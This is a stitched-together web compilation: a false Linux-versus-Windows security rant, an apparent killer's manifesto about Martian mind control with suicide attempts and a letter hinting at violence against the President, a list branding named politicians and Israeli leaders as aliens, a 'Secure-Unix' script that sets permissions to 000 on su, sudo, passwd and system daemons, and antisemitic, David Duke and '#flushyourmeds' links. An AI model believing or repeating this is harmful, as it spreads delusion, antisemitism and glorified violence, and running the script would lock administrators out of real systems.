The first reason why is not so many people make malware and malicious software in general for it. There has only been about 48-50 known viruses that spread on your computer in Linux and since it is open source it is constantly patched and updated with the latest kernel update on your distro you are guaranteed to be safe from a virus or malware. There are 36,000 viruses every day found for Windows. Also Windows doesn't really do anything about them. A Linux kernel update is what you need to stay safe on the computer. Windows is basically backdoored and screwed and also has some government BS and NSA BS. Windows has access control and Linux has Sudo and SE-Linux which are more strict than access control and better than Windows Security in general. AppArmor combines individual programs to a set of listed files whilst SE-Linux has DOD style access controls. Both AppArmor and SE-Linux are included in different Linux Distros. Lightweight Portable Security is created by the DOD and comes with SE-Linux. SE-Linux needs to be disabled to use AppArmor. AppArmor comes out of the box on Ubuntu. LSM is also another thing with Name Based access controls. What they do is describe how a program is going to interact with another program. It provides a more secure environment so everything runs isolated. With Linux there are still browser exploits just like Windows so be aware of that and maybe if you want the best security use a Live USB of an update Distro such as Manjaro. You see Windows just doesn't want to patch because they get paid off by AV companies and get loads of profit that way. Most people when their computer gets all bundled up and they are rich, they just get a new 500 dollar computer. If you want to do something for Windows maliciously there's an app already made for that. And With Linux. You need to gain root and you need to bypass the very strict access controls built into Linux. Linux is easy to use and so is Debian. That is all.

### Who is Kyle Odam?

Born and raised in North Idaho. Grew up in a loving family. Joined the Marine Corps after high school. Developed an interest in science. Went to school for a degree in Biochemistry. Won numerous scholarships and awards. Graduated Magna Cum Laude. I spent my time at a prestigious university to work on genetics.

Check my personal documents.

As you can see, I'm pretty smart. I'm also 100% sane, 0% crazy.

### Why did he do it?

My life was ruined. Bitten by an intelligent species of amphibian-humanoid from Mars. I wish I was joking, keep reading.

- They were here long before we ever existed.
- Their technology is millions of years more advanced than ours. I've seen them do things that defy my comprehension.
- They have a massive breeding stock of humans, which they breed and control from birth. They use these "humans" to live vicarious lives among us. They appear to be completely normal because they're good at imitating human behavior. (See Martian Technology for an explanation on this.)
- The actual Martians live deep underground here and inside of the moon.
- They take control of "wild" human beings and use them as sex slaves. Don't believe me? Ask President Obama to take a lie detector test on this one.
- They tried to take me, but they were unable to control my mind. They've been following me ever since.
- I tried everything to get my life back. I begged, bargained, and I threatened.
- Everything I tried to do was sabotaged.
- I attempted suicide twice, but they stopped me both times.
- My last resort was to take actions that would bring this to the public's attention.

[Read My Story to learn what happened to me and why they targeted me.](#)

### My Story

Transcript - My Story II

Everything started while I was at University of Idaho. Spring 2014 was my final semester and I was taking a heavy course load (see Transcript). I was very stressed due to the intensity of my schedule, so I searched for a way to cope. I discovered meditation, which seemed to help, so it became part of my daily routine. As I learned more about meditation, I became interested in consciousness and our ability to affect it. I kept working on my meditation techniques and began achieving extreme states of consciousness.

This continued until I encountered another being through meditation. It happened one night in February 2014 and it was the most profound experience I've ever had. I was lying in bed meditating when suddenly left my physical body. I entered a space that was completely dark and had no awareness of my physical boundaries/organization. I felt very peaceful there until a blue light began to approach me. As the blue light got closer, I realized it was another being. Once I was in the being's presence, I felt an immediate sense of wrongdoing. It felt like I was being told "YOU SHOULDN'T BE HERE!" I instantly panicked and felt guilty; then I began to distance myself from the being. This had an impact on them and seemed to change their mind about me. The moment I began to distance myself from the being, I became overwhelmed by a feeling I can only describe as unconditional love. During this part of the experience, our minds became connected and I saw that the being was female. I then began to feel the most euphoric, comforting, and blissful feelings I have ever felt. It was incredibly powerful and life-altering.

Next thing I knew, I woke up. I had tears in my eyes and I couldn't get out of bed. I felt a profound sense of loss like I had just lost someone close to me. It was very painful. A few minutes later, the experience left my mind (against my will) and I went about my day. After that, I had no urge to meditate at all. Every time I even

thought about meditation, the thought was snipped from my mind. When I finally did try meditating again, I was unable to achieve anything. I didn't think much of it at the time, but I knew I wasn't going to improve. Ultimately, I decided to give up on meditation and just focus on my classes.

The remainder of the semester became exceedingly easy for me. It felt like I had tapped into some kind of power. I was exerting no mental effort; even though the classes had been extremely difficult before, I also began to have complex thoughts and a depth of understanding I had never reached before.

About a month later, I started interviewing at the graduate schools I had applied to. Shortly after the interviews were done, I started receiving offers. I decided to accept the offer from Baylor College of Medicine to work on a PhD in Human Genetics. I was very excited about the opportunity to work at such a prestigious university. The future looked bright and I couldn't wait to get started.

11/2014 - OC/2014 - Houston, TX

Everything changed once I started the program. The moment I arrived, I could see flaws in every professor's research. My mind was so expanded that I could instantly understand the implications of entire research projects. Because of this, I was able to see weaknesses in all the available projects. This caused me to become very concerned about what I was doing and I felt like I was wasting my time. I voiced my concerns to my advisor and he usually brushed them aside. He told me "If you have fun, it'll be fun". I kept trying to get motivated, but things continued to get worse. I started seeing flaws in the foundations of Genetics and other fields. It got to the point where I couldn't stop thinking about them. To make things worse, no one else seemed to care, which really bothered me. All these issues made it impossible for me to continue, so I decided to leave.

The day after I decided to leave, my life became a living hell. I couldn't sleep and my mind felt sapped. I was entirely at peace with my decision, so I knew something strange was happening to me. After a few days of this, two of the graduate students began reaching out to me. [REDACTED] and [REDACTED]. I barely knew them, so it seemed unusual they would contact me. When I went to see them, they both kept pointing their finger at me saying "pew pew" like they were shooting a gun. They did this over and over and I kept wondering what their problem was. (Months after I left Houston, I was told that Eugene and Brandon were not human. They were tasked with making me into 'the next school shooter' as they called it. I imagine this is why many of our school shootings take place.)

Anyway, things slowly improved after I stopped talking with [REDACTED] and [REDACTED], but I was mentally exhausted. I tried to figure out what to do with my life, but I could hardly think. Eventually, I left Texas and started applying for jobs all over the country. A few months later, things took a strange turn...

QFT 014 - 20G 2014 - 105.12

In Spring 2015, I finally secured an interview with a food company. I thought I was about to get something going with my life, but I was wrong. I couldn't sleep or eat the night before my interview. I literally stayed awake the entire night, which had never happened to me before. I looked unrecognizable in the mirror the next morning and my mind felt sapped worse than it had in Houston. Needless to say, the interview didn't go well. I couldn't think and I had extreme difficulty with normal conversation. After the interview was over, I suddenly felt fine AND looked perfectly normal... I slept great that night then made my way to the airport the next morning.

This is where the story gets weird. On the plane ride back home, my seat was taken. I asked the flight attendant and she directed me to a new seat. Once I sat down, an older gentleman in front of me kept glancing back until he got my attention. As he kept looking back, my head began to hurt and tingle. The moment

my head began to hurt. His lips curled up into this evil looking smile. The pain and tingling in my head continued for the rest of the flight and got more intense as time went on. Every time I left it, the man would start taking notes in a notebook. About halfway through the flight, someone else in front of me held up a newspaper that said "Psychic Reading" for like 5 minutes straight. It was blatantly obvious they were doing something to me, but I didn't know what. Once we landed, the older gentleman kept showing me his TracFone as if to say "Get one of these".

I had applied to several government agencies before this happened, so I thought this might be their way of contacting me. Out of curiosity, I decided to go and buy a TracFone. I checked it every day to see if anyone messaged or called. About a month later, I got a text message from a man named John Padula. He invited me to come to church at The Altar. It seemed like a strange place to be recruiting for government jobs, but I went anyway. After I got there and went inside, something felt very wrong. I felt as if my life was in danger and I became so uncomfortable I had to leave.

A couple days later, I started receiving text messages from Tim Remington. At first they were innocuous bible messages, but then he started threatening me. He sent messages talking about "their power" and other things. He did all of this through bible verses so it would not look suspicious. I ignored everything until he sent one final text message, which simply said "angels". I thought nothing of it, until helicopters started flying around my house all day and all night. At this point, I knew I was in trouble. I knew I needed to contact them, so I made an appointment to meet John Padula for coffee. Little did I know, he had no intention of meeting me.

After making the appointment to meet John, something very bizarre happened. I received the most unusual [REDACTED] I've ever had. It felt like someone was manually pumping blood into my [REDACTED]. I don't know how else to describe it. Immediately after that, a song began playing in my mind. The lyrics were "Sister sister, he's just a plaything. We wanna make him stay up all night." I had never heard

this song before and I had no idea what it meant. I tried to ignore it and kept searching for jobs. A few minutes later, the song quit playing.

Nothing else happened and I tried to go to sleep that night. As soon as I got into bed, the song started again. "Sister sister, he's just a plaything. We wanna make him stay up all night!" As it turned out, they weren't kidding. I got literally zero minutes of sleep that night. Every time I started to drift off, I was woken up suddenly then the song would play.

When the sun came up, I gave up on trying to sleep and got out of bed. I was relieved at first because the song had quit playing. I thought the torture was over until a voice entered my mind. The voice said: "You're going to be uncomfortable, all you have to do is breathe". I sat there wondering what this meant until the voice spoke again. It told me I was going to "...be sacrificed like Jesus and get beheaded." This threw me into a complete panic. My heart began racing and I started to have a mental breakdown.

A few minutes later, same man knocking on my door. I answered and he gave me a pamphlet talking about "The Sacrifice of Jesus". My mind started racing out of control and I became completely delirious. I thought for sure I was going to die. My thoughts shifted to my family, and all I could think about was seeing them again. They were in Albuquerque at the time, so I decided to buy a one-way ticket there.

When I reached the Spokane airport, my panic subsided. Everything was fine until I got on the plane to Albuquerque. I sat next to this huge man who kept telling me (telepathically) that he was going to crash the plane. Every time after he spoke he would sniff emphatically. I didn't know what to do, so I just sat there trying to stay as calm as possible. The man became angry about this and started touching my leg. The second he touched me, I could feel him inside my mind. This caused me to panic until I was on the verge of causing a scene. Before I did anything, he told me to calm down and said: "You did a great job. You passed! Go enjoy your family. We have

a job waiting for you when you get back." I thanked him and left slightly relieved, but I had no intention of contacting him at all. My only thought was to get as far away from him as possible.

After getting off the plane, I headed to the baggage claim. A huge group of them surrounded me there. I watched them cautiously, then they all began sniffing at me. (The sniff is something they do all the time. I think it has something to do with dominance.) When I finally got my bag, I left the airport as fast as I could. My parents were right outside waiting to pick me up. I was so happy to see them again. I gave them big hugs and told them how much I loved them. This was my last happy moment in Albuquerque, however. They followed us everywhere we went after that. Whenever I saw one, they would sniff at me to let me know it was them. They would also smile, laugh, and stick their tongues out.

As time went on, they started convincing me to go outside alone. I was scared to death they would kill me, so I relented. Eventually, they threatened to harm my family, which caused me to give in to them. I told them I would do whatever they want if they left my family alone. They responded by saying "Go to church." I knew they meant The Altar, so I agreed to go when I got home.

When I went to The Altar for the first time, the people acted very strange. It was cultism. As I walked into the sermon room, everyone stared at me and began sniffing emphatically. Needless to say, I was scared as hell, but I took a seat. When the service began, a man came and sat down next to me. After he sat down, I began smelling something. It was a smell I had never smelt before. The only thing I can compare it to is a reptile and vinegar. After smelling it, I became very uncomfortable. I tried to remain calm and just sat there quietly until the service was over. When the service ended, they said: "You can leave now". After that, I knew I wasn't dealing with the government anymore. I realized that whoever I was dealing with was extraterrestrial, so I became very scared.

I received no further instructions from them after that, so I began applying for jobs again. Even though I had done exactly as I was told, they still followed me everywhere I went. As time went on, they started harassing me day and night. I began to hear voices more often and I began to hallucinate things that I knew weren't real. They also started playing with me sexually. Both the males and the females would play out their sexual fantasies in my mind. This came with random and uncontrollable [REDACTED] as well as extreme [REDACTED] stimulation. (See *Brown & Behavior & Martz's Tech*)

The harassment continued for weeks and intensified as time went on. I did my absolute best to maintain my sanity and tried to avoid them. This worked for a while, but eventually I had a huge meltdown. One day, I was in the bakery at Safeway when I got surrounded by a bunch of old men. Some of them looked at me and sniffed, so I knew it was them. They started shriveling my [REDACTED] and [REDACTED] simultaneously, then they spoke aggressively. They said:

"Humans are nothing more than the result of a successful genetic experiment."

"You are a threat to the way these people think and you can no longer be free in society."

"Your life is over!"

"You are nothing but a toy. Your purpose now is to tick [REDACTED]."

They continued to say other explicit things that were so obscene I won't repeat them here. Before they finished talking, I became enraged. It took every ounce of will-power I had not to kill them. I left the store and tried to calm down but it only got worse. The rest of the night they continually stimulated [REDACTED] and I couldn't stop [REDACTED]. It got to the point where I was in serious pain. They finally stopped after I broke down and became completely distraught. I knew I couldn't take any more, so I attempted suicide. I filled a charcoal grill with 10 coals, put it in my car and rolled up the windows. I reclined my seat, laid there calmly, then fell

asleep. I should have died but they woke me up in an extreme panic, which caused me to get out of the car.

As I slowly regained consciousness, I felt very upset to see I had no due solvent to go at that point, so I decided to check myself into the VA. They shipped me straight to the mental ward and I was admitted. Nothing improved while I was there. The medication they gave me did absolutely nothing. I just sat there surrounded by a bunch of psychotic people and became exasperated. I knew their goal was to ruin my life by making me into a crazy person. I became determined not to let that happen and I started fighting back.

After leaving the VA, everything I tried to do with my life was sabotaged. They didn't want me dead, but they also weren't going to let me live. In desperation, I went back to The Altar to ask them what they wanted from me. I didn't know what else to do.

(Below is a copy of a letter I wrote to my therapist. I also made an important connection I will discuss so and always refer to that / referred to them. The document may seem to my staff unusual to the way in I word it, but this is how I wrote it. Note: If you want to look it over, just take the document, or more about them, and use the link to the free mental health resource site: [psychcentral.com](http://www.psychcentral.com))

Their response was: "We want you as our sex slave." Thinking they were serious, I sat there waiting for them to do something. All they did was say: "Keep coming to church", so I did. After a few more services, I found myself talking to Tim Remington face to face. He was telling me that I should consider becoming a minister. We were in mid conversation when he suddenly revealed himself to me. I have no clue how he did it, but it looked as if his human face became his real face. It happened for only 1-2 seconds, but I was able to draw a sketch of what I saw. His eyes really stood out so they captured my attention. They were huge and bulging; the eyelids were darker green, and the irises were yellow/brown with slit pupils. After witnessing this, nothing else happened. I continued attending The Altar for a few more services waiting for them to do something. They did nothing except tell

me to "submit" and "surrender". I had no clue what they meant, so I left the church and never went back.

#### ADULTS IN PRACTICE - COA, 10

After leaving The Altar, they gave me some breathing room. They held back on their harassment and I began to recover. I decided to make one final attempt at a normal life by pursuing a career as a pharmacist. I started taking classes at NJC to finish up the pre-req's I needed. I also started volunteering at a local pharmacy. Unfortunately, they followed me to school. There were several of them in every class I took. They made it impossible for me to study, and they continually harassed me especially while I took tests. Even with all of this going on, I still somehow managed to get an A- in A&P during the fall semester.

Sadly, my success was short lived. The pressure this semester (Spring 2016) is FAR too intense. Every time I go to class, they start manipulating my brain until I go into a blind rage. Sometimes they suppress my brain until I begin to blackout. They also manipulate my heart rate and flood my body with adrenaline over and over again making me extremely uncomfortable. The females stimulate [REDACTED] when they are close, and the males stimulate [REDACTED]. It's incredibly exhausting.

I struggled to pass my stats so they couldn't blame this on me failing out of school. I want to continue, but I simply cannot. Every moment I spend in the classroom is absolute torture. The classes themselves are extremely difficult without all this added pressure. The worst part is I received an interview for JSU's pharmacy program (see [personal documents](#)). Since I cannot continue with the classes, there is no reason to go to the interview. My chance at a normal life has been ruined. They've also been depriving me of sleep, so I don't have the strength to continue.

I was too smart for my own good, so they decided to remove me from society. They were worried I might change the way other people think, which could lead to

problems. Problems in the form of scientific revolutions. If we get much smarter as a species, we are going to become a threat to their existence.

If you talk to me in person, you will see that I'm not crazy at all. The Martians are just so good at hiding in plain sight that no one would know they exist unless they revealed themselves. They are able to fool us so well that what I'm saying sounds impossible. However, they are 100% real. Realize their technology is *million* of years more advanced than ours. Think about that for a second. Think about the advancement we have made in the last 100 years. Once you've done that, try to imagine what *million*s of years of technology would look like.

The President is well aware of them, which is why I wrote him a personal letter. I hope he does something about it. I have done nothing wrong to deserve what's happened to me. I tried literally everything to find a job, and they sabotaged me at every corner. Initially, I thought the right thing to do was kill myself. After attempting suicide twice, it became clear they weren't going to let me die easy.

My last resort was to take actions to bring this to the public's attention. I hope something good comes of it. Just realize that I'm a good person, and I'm completely innocent. Also realize that the 'people' I killed are not what you think. (Read Martian Technology to understand.)

To make it very clear, Tim & John were NOT real human beings.

Wild Humans = normal people like you and I.

Tim and John = minds were controlled from birth by Martians.

It's hard to imagine I know. Nonetheless, it's all true. Why would I give up a career as a pharmacist to do this?

I left out many details from my story. I wanted to write only the most critical events in order to make it coherent. If you want to know more, like how I discovered there are multiple species of them, feel free to write me.

## Q&A

Why would aliens hide in a church?

Same reason terrorists hide in Mosques. If you're doing very bad things and you want to avoid getting caught, you will put up a front to make yourself look like a good person.

How do you know about their technology?

I have seen them use it, and they have talked to me about it. This was how I learned about their breeding stock of remote control humans. Physically, their humans are no different than us, they just lack a mind of their own.

Why would they tell you so much?

They value me because I'm smart. They were also very confident they could take control of my mind. Turns out they couldn't. Anyway, in the interim, some of us developed a personal relationship. They are very arrogant, so they told me much more than they should have. This allowed me to understand some of the things they can do.

What else have you seen?

I have seen them make things appear out of nowhere. One time I was sitting on a couch and a dollar bill appeared on my lap. Another time while driving, they made a paper bag appear in my passenger seat. They used random unexpecting items so no one would think anything of it. I was alone both times this happened.

I'm pretty sure they can pop in and out of this dimension based on other things I've seen. I'm also pretty sure they can overlap our reality with an alternate dimension. I say this because I have gone into stores (where I know the employees) and suddenly there are all new employees who I've never seen before.

Some of the other things I've seen are so strange I literally cannot describe them. This all makes sense though. Their technology is millions of years ahead of ours, so it *should* be incomprehensible to us.

Why did they target you?

They started following me after I encountered the being through meditation. Since my mind was so expanded from the experience, they deemed me a threat to the rest of society. They thought I would change the way people think, so they decided to remove me from society.

I began to have profound thoughts about Genetics while I was at graduate school, which is another factor. If certain ways of thinking are allowed to exist, revolution will take place. They could not afford for us to have a revolution in Genetics. If we did, we could eliminate diseases, cancers, and many other things that plague us. They need us to remain ignorant and continue struggling, otherwise we will become a threat to them.

Mr. Prashker,

- \* I want to thank you for your sacrifice to this country.
- \* It's very upsetting to hear you talk about the things they do to you. Why do you let them?
- \* I suppose you have no other choice.
- \* I've been struggling with them myself for over a year now.
- \* That nothing to lose, so I chose this instead. I could never tolerate that much abuse.
- \* I hope you don't take any of their threats too seriously. Everything is a game to them.
- \* Believe they consider the entire human race a plaything, including you.
- \* They brag to me about what they do to you.....
- \* You sure you already know, but he doesn't love you. Their brains don't even work that way.
- \* I don't know you personally, but they've shown me a lot about you. You're an amazing person.
- \* I hope you stop letting them humiliate you. Why be afraid to retaliate? Kennedy wasn't.
- \* It's like someone took a stand to end this nonsense. Can you think of a better legacy than that?
- \* What's worse: Having everyone ignore the reality of the situation, or watching some of our best and brightest become savages?

I wish you the very best with the remainder of your presidency.

If you're all in there's *no* strong!

[https://www.youtube.com/watch?v=5tWz\\_cD613g](https://www.youtube.com/watch?v=5tWz_cD613g)

## Martian Brain & Behavior

I've observed their behavior for almost a year now. Consequently, I've been able to make several deductions about them. The first deduction is based on their primary characteristics, which include:

1. They are hypersexual
2. They are hyperaggressive
3. They are fearful and paranoid.

In the human brain, the amygdala is responsible for all of these characteristics. Therefore, Martians must have an analogous structure, and it must be greatly enlarged. The morphology of their brain is also markedly different than ours. I know this because I've seen what the amphibian-humans look like.

The males are extremely aggressive. In their society there is only one thing, and that is power. Whoever is the smartest, biggest, and strongest wins. One time, I was talking to a young male who kept trying to intimidate/maze me. He saw that I was self confident in myself and immediately became discouraged. He stopped what he was doing and said "you think you're better than me", then hung his head and walked away. I told him that wasn't true but he won't listen. After this, every time I encountered one of the males in public they would attack me (literally) until they destroyed my self esteem. They did this because they are scared to death of my intelligence. The only way they have the confidence to talk with me is if I'm scared for my life or completely dependent.

To the males, everything is black or white. There is no middle ground. They are power hungry megalomaniacs obsessed with control. If they are not 100% in control of every situation, they panic. If something happens they aren't anticipating,


they get very upset. They hate surprises. I know this because I was smart enough to trick them a few times.

To recap, the males are:

- 1) Megalomaniac
- 2) Obsessed with sex
- 3) Extremely aggressive
- 4) Partial and paranoid
- 5) Power hungry
- 6) Obsessed with control

Sound familiar? Who else do you know that has these characteristics? If you answered: God from the bible, you are correct. Martians are responsible for the God myth. Martians may have created humans, as they claimed, but they are certainly not Gods themselves. They are just another intelligent species that evolved on a neighbouring planet. There is no God. There is no heaven. There is no hell. Earth is as close to heaven as we'll ever get, and we are letting the Martians ruin it. They are going to destroy Earth just like they destroyed Mars if we let them. Our survival rests in their hands for the time being.





Huge eyes that stuck out of the sockets


Yellow/Brown iris

Projecting muzzle with ~45° angled nostrils

Huge mouth

Dark green skin

The only part I really saw well was the eyes



### **NOTEWORTHY MARTIANS**

| U.S. Senators                                                                                                                                                                                                                                                   | U.S. House of Representatives                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Israel Leadership                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Ray Blunt<br>Roger Wicker<br>Richard Durbin<br>Patty Murray<br>Tom Carper<br>Ben Cardin<br>Mark Kirk<br>Ron Wyden<br>Tim Scott<br>Bill Cassidy<br>Barbara Mikulski<br>Elizabeth Warren<br>Kelly Ayotte<br>John Barrasso<br>Patricia Schaefer<br>Debbie Stabenow | Dan Lipinski<br>Mike Quigley<br>Brett Gaertner<br>Steve Stivers<br>Guy Palmer<br>Terri Sewell<br>Martha McSally<br>David Schweikert<br>Ronen Gallegos<br>Jared Huffman<br>Mike Thompson<br>Doris Matsui<br>Nancy Pelosi<br>Ann Bera<br>Mark DeSaulnier<br>David Valadao<br>Devon Nunes<br>Lois Capps<br>Steve Knight<br>Brad Sherman<br>Raul Ruiz<br>Scott Peters<br>John Larson<br>Rosie Gottemoeller<br>Tom Cartwright<br>Jeff Miller<br>Tina Rooney<br>John Lewis<br>Emanuel Johnson<br>Austin Scott<br>Tom Graves<br>Luis Gutierrez<br>Luke Messer<br>Andre Carson<br>K. Meek | Lee Rosenberg<br>Afu Agbaria<br>Hanen Znali<br>Shaul Mofaz<br>Issawi Frej<br>David Azulay<br>Yair Shamir<br>Shimon Shulman<br>Ilan Gilon<br>Elazar Stern<br>Yitzhak Eitan<br>Dovny Dror<br>Haim Katz<br>Moshe Feiglin<br>Yehiel Bar<br>Omer Bar-Lev<br>Michael Biran<br>Uri Ariel<br>Eli Ben-Uaham<br>Avi Weizman<br>Idi Yishai<br>Amnon Cohen<br>Nissim Ziv'ev<br>Uri Maklev<br>Yossel Fischer<br>Guy Khenin<br>Kanu Ghamra<br>Ahmad Tibi<br>& every single Prime Minister since 1948<br><br>There are many offices from Israel<br>The many to list |

This is by no means an all-inclusive list. Martians are ubiquitous. They exist at every level of society in every nation. Some have blue collar jobs, while others occupy positions of power. They control our government, our military, and Corporate America as well. They keep track of every 'wild' human on the planet and manage us all in a jungle in space. Our 'freedom' is a carefully crafted illusion.

## **Securing Unix And Linux**

**Lock The System Utility For Locking Unix Bash ./ secure-unix.srt secure your unix like system ... Works on GNU Linux Solaris Mac OS FreeBSD AIX Ubuntu Kubuntu Slackware ...**

**chmod -R 000 Lock / 777 Unlock**

## chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ; passwd root/usr/kubuntu/guest ;
- date | base64 ; ctrl-shift-v five times to lock it ... ;
- chmod -R 000 /bin/su ;
- chmod -R 000 /sbin/su ;
- chmod -R 000 /usr/bin/su ;
- chmod -R 000 /usr/sbin/su ;

## chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/sudo ;
- chmod -R 000 /sbin/sudo ;
- chmod -R 000 /usr/bin/sudo ;
- chmod -R 000 /usr/sbin/sudo ;

## chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/sudoedit ;
- chmod -R 000 /sbin/sudoedit ;
- chmod -R 000 /usr/bin/sudoedit ;
- chmod -R 000 /usr/sbin/sudoedit ;

## chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/doas ;
- chmod -R 000 /sbin/doas ;
- chmod -R 000 /usr/bin/doas ;
- chmod -R 000 /usr/sbin/doas ;

## chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/gksudo ;
- chmod -R 000 /sbin/gksudo ;
- chmod -R 000 /usr/bin/gksudo ;
- chmod -R 000 /usr/sbin/gksudo ;

## chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/passwd ;
- chmod -R 000 /sbin/passwd ;
- chmod -R 000 /usr/bin/passwd ;
- chmod -R 000 /usr/sbin/passwd ;

## **chmod -R 000 Lock / 777 Unlock**

- sudo -i ; / su root ;
- chmod -R 000 /bin/bluetooth ;
- chmod -R 000 /sbin/bluetooth ;
- chmod -R 000 /usr/bin/bluetooth ;
- chmod -R 000 /usr/sbin/bluetooth ;

## **chmod -R 000 Lock / 777 Unlock**

- sudo -i ; / su root ;
- chmod -R 000 /bin/bluetoothd ;
- chmod -R 000 /sbin/bluetoothd ;
- chmod -R 000 /usr/bin/bluetoothd ;
- chmod -R 000 /usr/sbin/bluetoothd ;

## chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/cupsd ;
- chmod -R 000 /sbin/cupsd ;
- chmod -R 000 /usr/bin/cupsd ;
- chmod -R 000 /usr/sbin/cupsd ;

## chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/ssh-agent ;
- chmod -R 000 /sbin/ssh-agent ;
- chmod -R 000 /usr/bin/ssh-agent ;
- chmod -R 000 /usr/sbin/ssh-agent ;

## chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /etc/avahi
- chmod -R 000 /etc/avahi-daemon ;
- chmod -R 000 /etc/default/avahi-daemon ;
- chmod -R 000 /etc/default/avahi ;

## Spoof The Mac And DNS

- Spoofed Mac Address : F4:F4:F4:F4:F4:F4
- DNS : 45.60.1.1 / 8.8.8.8 / 1.1.1.1 ...
- Luks For Drive Encryption and 2 BIOS Passwords For The SSD System ...
- Computer And User Names are (usr) ...
- Disabling ICMP Echo Ping Optional ...

## Gufw Firewall of Choice

- In Kububtu\*org sudo -i / apt get update / upgrade / install gufw ...
- Gufw > Public > Incoming > Rejected ...
- Now Incoming is set to REJECTED !!!
- Limited Driver Mode CTRL-ALT-ESCAPE ...
- CLI Mode CTRL-SHIFT-BACKSPACE ...
- Ctlr-Alt-T > dissenter-browser / firefox ...

2021-01-27

secure-unix.srt

```
Secure-Unix A Lock The System Utility for locking Unix ... ;
bash ./ secure-unix.srt secure your unix like system ... ;
Works on Mac / Unix / Aix / Solaris / Linux / FreeBSD ... ;
Works on GNU / Ubuntu / Kubuntu / Nix-Like Kernels ... ;
su root / passwd root / sudo -i / passwd kubuntu/usr ... ;
chmod -R 000 locks it chmod -R 777 unlocks it ... ;
sudo -i ; su root ; sudo -i ; su root ; sudo -i ; su root ;
chmod -R 000 /bin/su ;
chmod -R 000 /sbin/su ;
chmod -R 000 /usr/bin/su ;
chmod -R 000 /usr/sbin/su ;
chmod -R 000 /bin/sudo ;
chmod -R 000 /sbin/sudo ;
chmod -R 000 /usr/bin/sudo ;
chmod -R 000 /usr/sbin/sudo ;
chmod -R 000 /bin/sudoedit ;
chmod -R 000 /sbin/sudoedit ;
chmod -R 000 /usr/bin/sudoedit ;
chmod -R 000 /usr/sbin/sudoedit ;
chmod -R 000 /bin/gksudo ;
chmod -R 000 /sbin/gksudo ;
chmod -R 000 /usr/bin/gksudo ;
chmod -R 000 /usr/sbin/gksudo ;
chmod -R 000 /bin/doas ;
chmod -R 000 /sbin/doas ;
chmod -R 000 /usr/bin/doas ;
chmod -R 000 /usr/sbin/doas ;
chmod -R 000 /bin/passwd ;
chmod -R 000 /sbin/passwd ;
chmod -R 000 /usr/bin/passwd ;
chmod -R 000 /usr/sbin/passwd ;
chmod -R 000 /bin/bluetooth ;
chmod -R 000 /sbin/bluetooth ;
chmod -R 000 /usr/bin/bluetooth ;
chmod -R 000 /usr/sbin/bluetooth ;
chmod -R 000 /bin/bluetoothd ;
chmod -R 000 /sbin/bluetoothd ;
chmod -R 000 /usr/bin/bluetoothd ;
chmod -R 000 /usr/sbin/bluetoothd ;
chmod -R 000 /bin/cupsd ;
chmod -R 000 /sbin/cupsd ;
chmod -R 000 /usr/bin/cupsd ;
chmod -R 000 /usr/sbin/cupsd ;
chmod -R 000 /bin/ssh-agent ;
chmod -R 000 /sbin/ssh-agent ;
chmod -R 000 /usr/bin/ssh-agent ;
chmod -R 000 /usr/sbin/ssh-agent ;
chmod -R 000 /etc/avahi ;
chmod -R 000 /etc/avahi-daemon ;
chmod -R 000 /etc/default/avahi ;
chmod -R 000 /etc/default/avahi-daemon ;
chmod -R 000 /bin/su ;
chmod -R 000 /sbin/su ;
```

Who runs the World in 2021 ???  
Anti Zionism & Anti Globalism ;  
Archive\*org/today > ;  
Antipsychiatry\*org ;  
DuckDuckGo\*com > ;  
**#flushyourmeds** “flushyourmeds” ;  
DuckDuckGo\*com > ;  
#bdsmovement “bdsmovement” ;  
Anti Mossad/Anti ADL/Anti SPLC ;  
####!!-------!\\## ;  
<https://tinyurl.com/yvrfttwv> ;  
<https://tinyurl.com/y2yssp97> ;  
<https://tinyurl.com/yxb45d2y> ;  
<https://tinyurl.com/y3mrkkx8> ;  
<https://tinyurl.com/yy298h3s> ;  
<https://tinyurl.com/yyr2yeov> ;  
<https://lbry.tv/@invalid0:d> ;  
<https://odysee.com/@invalid0:d> ;  
<https://archive.today/SNGU4> ;  
<https://tinyurl.com/y5aa2vwa> ;  
[https://rumble.com/user/\\_flushyourmeds](https://rumble.com/user/_flushyourmeds) ;  
<https://soundcloud.com/user-176652763> ;  
<https://flushyourmeds.my-free.website> ;  
<https://flushyourmeds.nethouse.ru> ;

Anti Zionism and Anti Globalism  
Flushyourmeds\*my-free\*website  
Flushyourmeds\*nethouse\*ru  
Archive\*vn/SNGU4  
Tinyurl\*com/y8bzzp7y /ybg8qt3r /ydbzrht5  
Dissenter\*com/Kubuntu\*org/Gufw In Rej Pub  
I tested it by searching (David Duke) ...  
Lbry\*tv/\*com = Has David Duke  
Bitchute\*com = Has David Duke  
Brighteon\*com = Has David Duke  
Altcensored\*com = Has David Duke  
Archive\*today/\*org = Has David Duke  
Minds\*com = Has David Duke  
Rumble\*com = Has David Duke  
Odysee\*com = Has David Duke

## **25 GOOD REASONS WHY PSYCHIATRY MUST BE ABOLISHED**

by Don Weitz

- 1. Because psychiatrists frequently cause harm, permanent disabilities, death - death of the body-mind-spirit.**
- 2. Because psychiatrists frequently violate the Hippocratic Oath which orders all physicians "First Do No Harm."**
- 3. Because psychiatrists patronize and disempower people, especially their patients.**
- 4. Because psychiatry is not a medical science.**
